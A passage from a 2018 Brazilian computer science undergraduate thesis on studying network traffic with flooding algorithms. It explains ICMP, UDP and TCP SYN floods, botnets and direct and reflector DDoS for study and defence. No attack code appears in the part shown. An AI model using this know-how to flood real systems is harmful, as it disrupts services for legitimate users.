
Curso de Ciência da Computação
Universidade Estadual de Mato Grosso do Sul

ESTUDO E ANÁLISE DE TRÁFEGO DE REDES USANDO
ALGORITMO DE INUNDAÇÃO

Igor Alexandre Cardena de Souza

Prof. Dr. Rubens Barbosa Filho (Orientador)

Dourados - MS

2018

ESTUDO E ANÁLISE DE TRÁFEGO DE REDES USANDO ALGORITMO DE INUNDAÇÃO

Igor Alexandre Cardena de Souza

Este exemplar corresponde à redação final da monografia da disciplina Projeto Final de Curso devidamente corrigida e defendida por Igor Alexandre Cardena de Souza e aprovada pela Banca Examinadora, como parte dos requisitos para a obtenção do título de Bacharel em Ciência da Computação.

Dourados, 5 de Novembro de 2018

Prof. Dr. Rubens Barbosa Filho (Orientador)

ESTUDO E ANÁLISE DE TRÁFEGO DE REDES USANDO ALGORITMO DE INUNDAÇÃO

Igor Alexandre Cardena de Souza

Novembro de 2018

Banca Examinadora:

Prof. Dr. Rubens Barbosa Filho (Orientador)

Área de Computação – UEMS

Profa. Dr^a. Glaucia Gabriel Sass

Área de Computação – UEMS

Prof. MSc. André Chastel Lima

Área de Computação – UEMS

Este trabalho é dedicado aos meus pais Raul e Nidene que me proporcionaram a oportunidade de poder ingressar no ensino superior. Além dos meus pais este trabalho é dedicado a minha família e amigos que sempre estiveram torcendo por mim. Muito obrigado!

AGRADECIMENTOS

Primeiramente os meus agradecimentos ao meu orientador Professor Dr. Rubens Barbosa Filho pela orientação, apoio, confiança e paciência durante a elaboração deste trabalho.

À Professora MSc. Adriana Betânia de Paula Molgora por me oportunizar a desenvolver projetos de iniciação científica que muito contribuiu na minha formação.

Aos meus pais, pelo incentivo e apoio incondicional, e também pelos valores que me ensinaram e contribuíram com a minha educação.

Agradeço a todos os professores por me proporcionar o conhecimento na minha trajetória acadêmica de perto e deram apoio em sala de aula.

A esta universidade, seu corpo docente, direção e administração que me proporcionou a chance de expandir meus horizontes.

RESUMO

O ataque de negação de serviço (*DoS – Denial of Service*) consiste em impedir ou dificultar o acesso de usuários a serviços, tanto por consumo de processamento ou de memória do sistema quanto por transmissão de pacotes. Os alvos mais comuns dos ataques de negação de serviço são servidores web vulneráveis. Esse método não é realizado via invasão do sistema, mas invalida o alvo por sobrecarga. O projeto tem como objetivos a implementação de um conjunto de algoritmos de inundação de rede, aplicando técnicas de inundação ICMP, UDP e TCP SYN, analisar o desempenho da implementação realizada utilizando um modo de ataque de negação de serviço e elaboração de um estudo sobre tráfego de redes. Por fim, foi empregado um método de comparação, onde foi realizado o estudo das semelhanças e diferenças dos resultados dos algoritmos que foram implementados, para obter uma melhor compreensão de sua eficiência.

Palavras-chaves: ataque de inundação, DDoS, redes de computadores.

ABSTRACT

The denial of service (DoS) attack consists in preventing or complicating the access of users to a service, either by consuming the system's processing capacity, memory or by packet broadcast. The most common targets of the denial of service attacks are vulnerable web servers. This method isn't used to invade systems, but it overloads the target. The objectives of this project were to elaborate a study about network traffic, code a set of network flooding algorithms using ICMP, UDP and TCP SYN flood techniques and to analyze the codes performance by using a denial of service method. Finally, a comparison procedure method was applied, performing a study of similarities and differences on results of the coded algorithms to obtain a better comprehension of its efficiency.

SUMÁRIO

1. INTRODUÇÃO	23
2. REFERENCIAL TEÓRICO	25
2.1. Protocolos	25
2.2. Fluxo de dados	26
2.3. Botnets	26
2.4. Denial of Service	27
2.4.1. Variações da técnica de DoS segundo Maiwald (2013)	27
2.4.1.1. Negação de serviço às informações	28
2.4.1.2. Negação de serviço às aplicações	28
2.4.1.3. Negação de serviço ao sistema	28
2.4.1.4. Negação de serviço as comunicações	28
2.5. Ataques de inundação (Flooding)	28
2.5.1. Inundação por ICMP	29
2.5.2. Inundação por UDP	30
2.5.3. Inundação por TCP SYN	30
2.6. Distributed Denial of Service	32
2.6.1. Descrição da técnica de DDoS	32
3. METODOLOGIA	35
4. DESENVOLVIMENTO	37
5. ANÁLISE E INTERPRETAÇÃO DOS RESULTADOS	45
5.1. Algoritmo A – inundação por ICMP	45
5.2. Algoritmo B – inundação por TCP SYN	46
5.3. Algoritmo C – inundação por ICMP /UDP	47
5.4. Visão geral dos resultados	48
6. CONCLUSÃO	51
7. REFERÊNCIAS	53
8. APÊNDICE	55

LISTA DE SIGLAS

ACK	<i>Acknowledgement</i>
DDoS	<i>Distributed Denial of Service</i>
DoS	<i>Denial of Service</i>
FTP	<i>File Transfer Protocol</i>
Gbps	<i>Gigabit por segundo</i>
HTTP	<i>HyperText Transfer Protocol</i>
ICMP	<i>Internet Control Message Protocol</i>
IDS	<i>Intrusion Detection System</i>
IETF	<i>Internet Engineering Task Force</i>
IP	<i>Internet Protocol</i>
IPFIX	<i>IP Flow Information Export</i>
Mbps	<i>Megabit por segundo</i>
NIST	<i>National Institute of Standards and Technology</i>
SYN	<i>Synchronization</i>
Tbps	<i>Terabit por segundo</i>
TCP	<i>Transmission Control Protocol</i>
TTL	<i>Time to Live</i>
UDP	<i>User Datagram Protocol</i>

LISTA DE FIGURAS

Figura 1 – comportamento do comando *ping*

Figura 2 – comportamento sob ataque ICMP

Figura 3 – comportamento do ataque UDP

Figura 4 – processo do *Three-Way Handshake*

Figura 5 – processo ataque TCP SYN

Figura 6 – ataque DDoS direto

Figura 7 – ataque DDoS refletor

Figura 8 – cabeçalho IP

Figura 9 – cabeçalho ICMP

Figura 10 – cabeçalho TCP

Figura 11 – cabeçalho UDP

Figura 12 – função *checksum* do algoritmo de inundação

Figura 13 – função *fast_rand()*

Figura 14 – *loop* de envio de pacotes utilizando os comandos *sigaction()* e *gettimeofday()*

Figura 15 – exemplo de execução do algoritmo de inundação ICMP

Figura 16 – comparação de execução entre *rand()* e *fast_rand()*

Figura 17 – opções de execução

Figura 18 – tamanho total do pacote enviado no algoritmo A

Figura 19 – estruturas IP e TCP recebendo tamanho da carga

Figura 20 – estrutura ICMP e UDP recebendo tamanho da carga

Figura 21 – pacotes capturados no *Wireshark* no algoritmo A

Figura 22 – gráfico da capacidade de envio de pacotes por segundo do algoritmo A

Figura 23 – pacotes TCP capturados pelo *Wireshark* no algoritmo B

Figura 24 – gráfico da capacidade de envio de pacotes por segundo do algoritmo B

Figura 25 – pacotes capturados pelo *Wireshark* no algoritmo C

LISTA DE TABELAS

Tabela 1 – comparação do algoritmo de inundação ICMP utilizando *fast_rand()* e *rand()*

Tabela 2 – resultados dos testes do algoritmo B

Tabela 3 – resultados dos testes do algoritmo C

Tabela 4 – resultados dos testes dos algoritmos

1. INTRODUÇÃO

Ataques de negação de serviços (*DoS – Denial of Service*) existem desde o surgimento das redes de computadores, mas não recebiam muita atenção até atingirem provedores de serviços de internet e grandes empresas. Este tipo de ataque tem por objetivo interromper ou prejudicar a disponibilidade de um serviço, impedindo o acesso ao mesmo (GOMES; ARAUJO; CAMPOS. 2015).

Ataques de negação de serviço distribuído (*DDoS – Distributed Denial of Service*) é uma variação do ataque de DoS que faz uso de uma rede de máquinas escravas para realizar um ataque sincronizado a um mesmo alvo. A utilização de diversas máquinas contribuindo para a dimensão do ataque, permite que sistemas maiores sejam afetados e dificulta a capacidade de se defenderem (GOMES; ARAUJO; CAMPOS. 2015).

Hackers vêm executando ataques de negação de serviço distribuído por décadas, e seu potencial vêm crescendo constantemente com o tempo (STALLINGS; BROWN, 2015). Devido ao crescimento da banda larga de internet, os maiores ataques têm crescido de modestos 400 Mbps em 2002, para 100 gigabytes por segundo em 2010 e 300 Gbps no ataque a Spamhaus em 2013 (STALLINGS; BROWN, 2015). Atualmente, o maior ataque já registrado foi a plataforma de hospedagem de código-fonte GitHub, em Março de 2018. O site teve tráfego de 1.35 Tbps e ficou instável por, aproximadamente, 10 minutos (AUTRAN. 2018).

O problema abordado refere-se ao estudo método de inundação utilizando diferentes protocolos que permitem fazer a troca de pacotes entre duas ou mais máquinas, com os objetivos de criar algoritmos eficientes para realização do ataque de inundação e identificar qual algoritmo apresenta o melhor desempenho no envio de pacotes.

Uma vez que se trata de uma técnica que interfere na comunicação de aplicações, o uso dos métodos de inundação via pacotes dos tipos ICMP (*Internet Control Message Protocol*), UDP (*User Datagram Protocol*) e TCP SYN (*Transmission Control Protocol Synchronization*), podem gerar resultados satisfatórios na realização dos ataques de DoS.

O projeto tem como objetivo geral a elaboração de um estudo sobre tráfego de redes. Além disso, foram implementados um conjunto de algoritmos de inundação de rede, aplicando técnicas de inundação e analisado os resultados de cada algoritmo, avaliando seu desempenho.

Considerando o aumento de ocorrências de inundação de dados em aplicações, o projeto foi desenvolvido visando contribuir para compreensão do método de DoS e DDoS na área de segurança da informação, da mesma forma, colaborar com o conhecimento da técnica e posteriormente, auxiliar no desenvolvimento de uma técnica de defesa contra o método.

Para o desenvolvimento do projeto, inicialmente foi realizada uma pesquisa bibliográfica para adquirir conhecimento geral sobre o assunto de DoS e seus diferentes métodos de ataque e funcionamento. Logo após as pesquisas, foram implementados algoritmos de inundação de dados, que foram testados e analisados, empregando o método de procedimento comparativo, realizando o estudo das semelhanças e diferenças dos resultados para obter uma melhor compreensão de seus desempenhos.

O capítulo 2 apresenta as definições dos métodos estudados e suas variações. No capítulo 3 é apresentada a metodologia utilizada para o desenvolvimento do trabalho. O capítulo 4 apresenta os resultados adquiridos com os testes dos algoritmos implementados. Por fim, o capítulo 5 aponta as conclusões do projeto.

2. REFERÊNCIAL TEÓRICO

2.1 Protocolos

Um protocolo de rede é o meio de troca de mensagens e ações que são realizadas por componentes de hardware ou software de algum dispositivo (KUROSE; ROSS, 2013). Todas as atividades que envolvem duas ou mais entidades remotas se comunicando são governadas por um protocolo.

Nas seções anteriores, foram abordados diferentes métodos de ataques de inundação usando protocolos de envio de pacotes (Seção 2.3). Nessa seção é feita uma descrição sobre cada protocolo utilizado.

O protocolo ICMP é usado por hospedeiros e roteadores para comunicar informações da camada de rede entre si (KUROSE; ROSS, 2013). Sua utilização mais comum é para comunicar erros como, por exemplo, ao rodar uma sessão FTP (*File Transfer Protocol*) ou HTTP (*HyperText Transfer Protocol*) e é retornado uma mensagem de que a rede é inalcançável. Em algum momento, o roteador IP não consegue descobrir o caminho para o hospedeiro especificado, assim ele cria uma mensagem ICMP a seu hospedeiro informando o erro.

O UDP é um protocolo de transporte simplificado, com um modelo de serviço minimalista (KUROSE; ROSS, 2013). Ele provê um serviço não confiável de transferência de dados, isto é, quando um processo envia uma mensagem em um *socket* UDP, o protocolo não garante que a mensagem chega ao destino, além de que, se de fato chegam ao processo receptor, podem estar fora de ordem. Este protocolo também não possui um mecanismo de controle de congestionamento, logo, um processo origem pode bombear dados para dentro de uma camada abaixo (camada de rede) à taxa que quiser (KUROSE; ROSS, 2013).

O TCP é o protocolo de transporte confiável da camada de transporte da internet (KUROSE; ROSS, 2013). Esse protocolo é dito orientado para conexão porque, antes do envio dos dados, alguns segmentos são enviados um ao outro para estabelecer os parâmetros da transferência de dados, resultando na inicialização de muitas variáveis de estado, em ambos os lados, associadas com a conexão TCP.

O protocolo IP é um dos protocolos mais importante, porque permite a elaboração e o transporte de datagramas IP, mas sem assegurar a entrega dos pacotes de dados. Este protocolo trata os datagramas independentemente, definindo sua representação, encaminhamento e envio (SAUDE, 2017).

2.2. Fluxo de Dados

Conforme citado em Bongiovanni (2014, apud Sperotto et al. 2010), um fluxo de dados é composto por uma sequência unidirecional de pacotes os quais compartilham um conjunto comum de características como, por exemplo endereço de origem e destino, portas e protocolo utilizados. Conforme a terminologia aplicada pelo grupo de trabalho *IP Flow Information Export* (IPFIX), que é membro do *Internet Engineering Task Force* (IETF), as características compartilhadas pelos fluxos de dados podem ser denominadas como chaves de fluxo.

Destaca-se que os fluxos em mencionados são observáveis em qualquer enlace de dados componente da rede, porém estes são normalmente obtidos através de módulos integrados a equipamentos de conexão de redes de comunicação como, por exemplo, os roteadores. De acordo com Bongiovanni (2014), as técnicas de análise de fluxos são comuns em técnicas de gerenciamento de redes de comunicação de dados, considerando que, com técnicas de referência, torna-se possível o monitoramento dos recursos da rede em tempo real.

Como foi visto nesta seção, a importância do fluxo de dados pode ser constatada em uma boa performance da topologia de redes em questão. Uma estrutura de redes com bom fluxo de dados permite aos usuários executarem seus aplicativos e solicitações de forma rápida e com poucos ruídos. No lado oposto desta afirmação, uma estrutura topológica que apresente um fluxo de dados com objetivos nocivos e intenções maliciosas podem atender os usuários nela conectados, como por exemplo, a negação de serviços, conforme é apresentado na seção 2.2.

2.3 Botnets

De acordo com Bongiovanni (2014, apud Sperotto et al, 2010), *botnets* são grupos de computadores infectados por códigos maliciosos, com o objetivo de causar danos,

sem o conhecimento de seus proprietários e usuários. Tais computadores infectados, também conhecidos como zumbis ou *bots*, executam instruções específicas recebidas de computadores remotos os quais têm a responsabilidade de exercer funções de controle das *botnets*. Esses computadores são denominados *masters*.

Tendo em vista a flexibilidade e o potencial que as *botnets* atingem, torna-se viável a criação de tal rede em localidades distintas, dificultando a identificação e o rastreamento da origem dos ataques. Para Sperotto (2010), citado em Bongiovanni (2014), a estrutura das *botnets* as tornam a infraestrutura ideal para propagação de diferentes tipos de ataques, desde ataques DDoS até campanhas de divulgação de e-mails não maliciosos em larga escala (SPAM) e até mesmo outras atividades maliciosas.

2.4 Denial of Service (DoS)

O ataque de negação de serviço é uma tentativa de tornar um serviço indisponível. Conforme Cichonski (2012), esse ataque é definido como:

Uma ação que previne ou prejudica o uso autorizado da rede, sistema ou aplicação esgotando recursos como processamento (CPU), memória, banda larga e espaço de disco.

Pela definição, pode-se notar algumas categorias de recursos que podem ser utilizados como banda larga, recursos de sistema e recursos de aplicações (STALLINGS; BROWN, 2015, p. 242, tradução nossa).

A banda larga é a conexão de internet que permite que um usuário se conecte a um servidor. Cada conexão possui um limite de dados que podem ser consumidos em um limite de tempo. Um ataque a banda larga de internet tenta enviar um tráfego maior que a conexão é capaz de receber, criando um gargalo, que resulta no descarte de pacotes pelo roteador (STALLINGS; BROWN, 2015, p. 242, tradução nossa).

Um ataque aos recursos do sistema tenta sobrecarregar *buffers* temporários, tabelas de conexões abertas e memória do sistema (STALLINGS; BROWN, 2015, p. 242, tradução nossa). Isto pode ser alcançado enviando tipos específicos de pacotes para consumir tais recursos. Outra forma de ataque consiste em enviar pacotes cuja

estrutura cause uma falha no sistema, resultando na perda de comunicação do sistema com a internet até que este sistema seja reiniciado. Este método é conhecido como *poison packet* (pacote veneno) ou mais comumente como *ping of death*.

Um ataque a uma aplicação, envolve o envio de requisições de conexão, onde cada requisição consome uma quantidade significativa de recursos (STALLINGS; BROWN, 2015, p. 243, tradução nossa). Isso limita a capacidade da aplicação de responder a requisições de outros usuários.

É comum um ataque DoS usar um único sistema para direcionar tráfego para um alvo, como aparentemente é eficiente o bastante para causar um erro em um servidor ou aplicação. Ataques com um volume maior de tráfego, são enviados de múltiplos sistemas, situados ou não em um mesmo local, usando DoS distribuído.

2.4.1. Variações da técnica de DoS segundo Maiwald (2013)

Como explicado anteriormente, um ataque DoS tenta consumir os recursos de sistemas, servidores e aplicações. A seguir, é feita uma descrição do funcionamento e as variações da técnica.

2.4.1.1. Negação de serviço às informações

Um ataque DoS às informações faz com que elas fiquem inacessíveis. Isso pode ser causado pela destruição da informação ou pela mudança da informação para uma forma inutilizável. Esta situação também pode ser causada se a informação ainda funciona, mas foi removida para uma localização inacessível.

2.4.1.2. Negação de serviço às aplicações

Este tipo de ataque foca em aplicações que manipulam ou exibem informações. Este ataque normalmente ocorre no sistema que está executando a aplicação. Se a aplicação não está disponível, a organização não pode executar as funções que são disponibilizadas pela aplicação.

2.4.1.3. Negação de serviço ao sistema

Um tipo comum de ataque DoS é derrubar os sistemas do computador ou, caso contrário, tornar incapaz de se comunicar. Neste tipo de ataque, o sistema, junto com todas as aplicações sendo executadas internamente e todas as informações armazenadas, ficam indisponíveis.

2.4.1.4. Negação de serviço as comunicações

Ataques DoS contra comunicações vem sendo realizados há muitos anos. Este tipo de ataque varia de cortar cabeamentos a interferir em comunicações de rádio ou inundar redes com tráfego excessivo. Neste caso, os alvos são as próprias mídias de comunicação. Normalmente, sistemas e informações permanecem intocadas, mas a falta de comunicação previne ou prejudica o acesso as mesmas.

Um ataque originário de uma única máquina é provavelmente a forma mais comum de ataque. Considerando um ataque de inundação, que é abordado na seção 2.3, isso é um limitante. A seguir são descritas algumas variações do ataque de inundação.

2.5. Ataques de inundação (*Flooding*)

Segundo Stallings e Brown (2015, p. 248, tradução nossa), ataques de *flooding* possuem formas variadas, baseadas no protocolo de internet está sendo usado para implementar o ataque. O ataque pode sobrecarregar a habilidade do servidor de manusear e responder a esse tráfego. Estes ataques inundam a conexão com o servidor com uma torrente de pacotes maliciosos competindo com, e normalmente superando, tráfego válido fluindo no servidor. Em resposta ao congestionamento causado em alguns roteadores no caminho para o servidor alvo, muitos pacotes serão descartados. Tráfego válido tem uma probabilidade baixa de sobreviver ao descarte causado pela inundação. Isto resulta na habilidade do servidor de responder as requisições de conexão de ser severamente degradado ou falhar totalmente (STALLINGS; BROWN, 2015, p. 248, tradução nossa).

Virtualmente qualquer tipo de pacote pode ser usado em um ataque de *flooding*. Ele simplesmente precisa ser de um tipo que é permitido de fluir pela conexão em

direção ao sistema alvo, para que possa consumir toda a capacidade disponível no servidor (STALLINGS; BROWN, 2015, p. 249, tradução nossa).

2.5.1. Inundação por ICMP

A Fig. 1 demonstra um comportamento normal um comando ping, onde um pacote *echo request* é enviado para um *host* ou *gateway* e aguarda pelo pacote *echo reply* contendo, entre suas informações, a latência, que é o tempo de resposta em milissegundos (COMANDO, 2017).




Figura 1 – comportamento do comando *ping*

Fonte: (SAB, 2013)

Inundação por ICMP, ou *ping flood* ilustrado na Fig. 2, é o envio constante de pacotes *echo requests* (ping) até que exceda o limite de requisições do sistema. Se o limite de pacotes ICMP for alcançado, o sistema alvo se torna incapaz de responder futuras requisições ICMP (SAB; FERREIRA; ROZENDO, 2013). Para realizar tal ato, o atacante precisa ter certos privilégios no sistema alvo, além de uma vantagem de banda larga em relação ao alvo.




Figura 2 – comportamento sob ataque ICMP

Fonte: (SAB, 2013)

2.5.2. Inundação por UDP

Outra alternativa ao ICMP seriam pacotes UDP direcionados a um número de porta no sistema alvo, normalmente direcionado ao serviço de diagnóstico *ping*, comumente habilitado em diversos servidores por padrão (STALLINGS; BROWN, 2015, p. 249, tradução nossa).

Se o serviço estiver habilitado, o servidor responde com pacote UDP para origem contendo os dados do pacote original. Se o serviço não estiver habilitado, como ilustrado na Fig. 3, o pacote é descartado e o alvo (*target*) responde com pacotes, representado pelas linhas azuis, informando que o destino ICMP é inalcançável. Entretanto, o objetivo do ataque já foi alcançado, visto que o pacote já está ocupando capacidade de processamento do servidor e que qualquer pacote gerado em resposta a requisição serve apenas para aumentar a carga no servidor.




Figura 3 – comportamento do ataque UDP

Fonte: (UDP, 2018?)

2.5.3. Inundação por TCP SYN

Para entender este ataque, precisa-se saber como funciona uma conexão TCP com um servidor (STALLINGS; BROWN, 2015, p. 250, tradução nossa). O processo se chama “*Three-way Handshake*” (Fig. 4) ou conexão de três vias, segue os seguintes passos:

- 1- Primeiramente um cliente envia uma requisição de conexão TCP com um pacote SYN para um servidor.
- 2- O servidor grava as informações contidas no pacote recebido como, endereço IP e número da porta a ser acessada, e responde a requisição com um pacote SYN-ACK.
- 3- O cliente responde o SYN-ACK com um pacote ACK, estabelecendo conexão com o servidor.




Figura 4 – processo do *Three-Way Handshake*

Fonte: (SAB, 2013)

O ataque de TCP SYN (Fig. 5) explora o comportamento do *Three-way Handshake*, gerando uma grande quantidade de pacotes de requisição TCP com endereços mascarados (STALLINGS; BROWN, 2015, p. 250, tradução nossa). Assim o servidor grava os detalhes dessas conexões na tabela de conexões TCP e envia pacotes SYN-ACK para o endereço de origem. Por conta dos IPs mascarados, as respostas SYN-ACK não são respondidas. Portanto, essas requisições enchem rapidamente a tabela de conexões TCP no servidor. Com as tabelas constantemente cheias, o servidor não é capaz de responder requisições de usuários legítimos (STALLINGS; BROWN, 2015, p. 250, tradução nossa).




Figura 5 – processo do ataque TCP SYN

Fonte: (SAB, 2013)

Como visto nas seções anteriores, estes ataques são utilizados para consumir recursos limitados disponíveis nas aplicações e a utilização de múltiplos sistemas para a realização dos ataques podem potencializar sua eficiência. O método de negação de serviço distribuído (DDoS) é realizada dessa forma e ela é abordada na próxima seção.

2.6 Distributed Denial of Service (DDoS)

Conforme Santos (2004), a negação de serviço, como um problema de segurança da informação, também está relacionada com as causas deste tipo de problema como, por exemplo, falhas de especificação, implementação ou configuração, e essas falhas são exploradas pelos atacantes.

De acordo com Santos (2004, apud Nakamura, 2000), os maiores responsáveis pelos ataques de negação de serviço seriam os desenvolvedores, por conta de implementações incorretas gerando falhas permitindo a exploração de suas aplicações. Muitas dessas falhas são exploradas para criar e espalhar códigos maliciosos por diversas máquinas criando uma rede distribuída de negação de serviço. Os ataques de negação de serviço distribuídos (DDoS – *Distributed Denial of Service*) é uma ameaça crescente para sistemas de empresas, segundo Stallings (2008). Um ataque de negação de serviço (DoS – *Denial of Service*) consiste em impedir o acesso de usuários a serviços. Este tipo de técnica pode originar de um único *host* (denominado DoS) ou de toda uma rede (denominado DDoS). O DDoS é uma ameaça mais séria, pois o atacante utiliza diversos *hosts* na internet (*botnets* ou zumbis) para “atacar” simultaneamente, ou coordenadamente, um alvo.

2.6.1 Descrição da técnica de DDoS

Um ataque de DDoS tenta consumir os recursos do alvo de modo que ele não possa fornecer o serviço. Um modo de classificar os ataques DDoS é em termos do tipo de recurso consumido. De modo geral, o recurso consumido é um recurso interno do host no sistema alvo ou a capacidade de transmissão de dados na rede local do alvo atacado (STALLINGS, 2008).

Existem outras maneiras de classificar ataques DDoS, que são DDoS direto e DDoS refletor.

No DDoS direto (Fig. 6) o atacante implanta um software zumbi¹ em diversas máquinas distribuídas na internet, deixando essas máquinas infectadas por um código malicioso (STALLINGS, 2008). Com o controle dessas máquinas, o atacante comanda remotamente zumbis-mestre, que por sua vez comandam os zumbis escravos. Com a utilização de dois níveis de zumbis, o trabalho de rastreio da origem dos ataques se torna mais difícil.




Figura 6 – ataque DDoS direto

No DDoS refletor (Fig. 7), é utilizada uma estação intermediária entre o atacante e o alvo, dificultando ainda mais o rastreio do atacante, uma vez que são utilizadas máquinas não infectadas para o ataque. Nessa situação, o atacante comanda as máquinas mestre, que por sua vez comanda as máquinas escravos, e essas, os refletores (estação intermediária) (LAUFER, 2005). Para esse ataque, é feita uma requisição para o refletor (máquina intermediária), utilizando como endereço de origem o próprio endereço do alvo. Recebendo a requisição, o refletor, não identificando a autenticidade, envia a resposta para a máquina alvo. Esse tipo de ataque não é restrito para um único tipo de protocolo. É necessário somente que seja um protocolo qualquer que atenda a algum tipo de requisição e envie uma resposta. Outra vantagem deste tipo de ataque é que o refletor também contribui para o consumo de recursos do alvo.

¹Software zumbi é uma aplicação que garante acesso do atacante a uma máquina sem o conhecimento do proprietário da máquina.




Figura 7 – ataque DDoS refletor

Laufer (2005), aponta algumas vantagens da realização do ataque de negação de serviço distribuído. A primeira delas é conseguir deixar os alvos inoperantes. Por possuírem muitos recursos, estes alvos estão preparados contra ataques partindo de um único atacante. Logo, com diversas máquinas gerando tráfego de ataque, o alvo pode ser atingido. Se o alvo tentar diminuir o efeito do ataque aumentando seus recursos, o atacante pode simplesmente aumentar a quantidade de máquinas zumbis na sua *botnet*, tópico que é abordado na seção 2.5, para obter mais tráfego.

3. METODOLOGIA

No início do projeto foi realizado uma pesquisa bibliográfica para adquirir conhecimento geral sobre o assunto de DoS e seus diferentes métodos de ataque e funcionamento. Os livros “Criptografia e Segurança de redes: Princípios e práticas (STALLINGS, 2008)”, “Computer Security: Principles and practice (STALLINGS; BROWN, 2015)” e “Network Security: a beginner’s guide (MAIWALD, 2013)” foram importantes porque forneceram dados e conceitos sobre DoS, DDoS, as diferentes formas de ataques de inundação e as descrições dos protocolos utilizados. Além disso, foram utilizadas como referência, sites e artigos que também tiveram os livros citados anteriormente como base no assunto.

Durante o desenvolvimento do projeto, foram implementados, em conjunto com o orientador, algoritmos de inundação de dados, na linguagem C, que foram testados em uma rede alvo. Reuniões foram realizadas semanalmente, com o orientador, para revisão do funcionamento dos algoritmos e possíveis alterações.

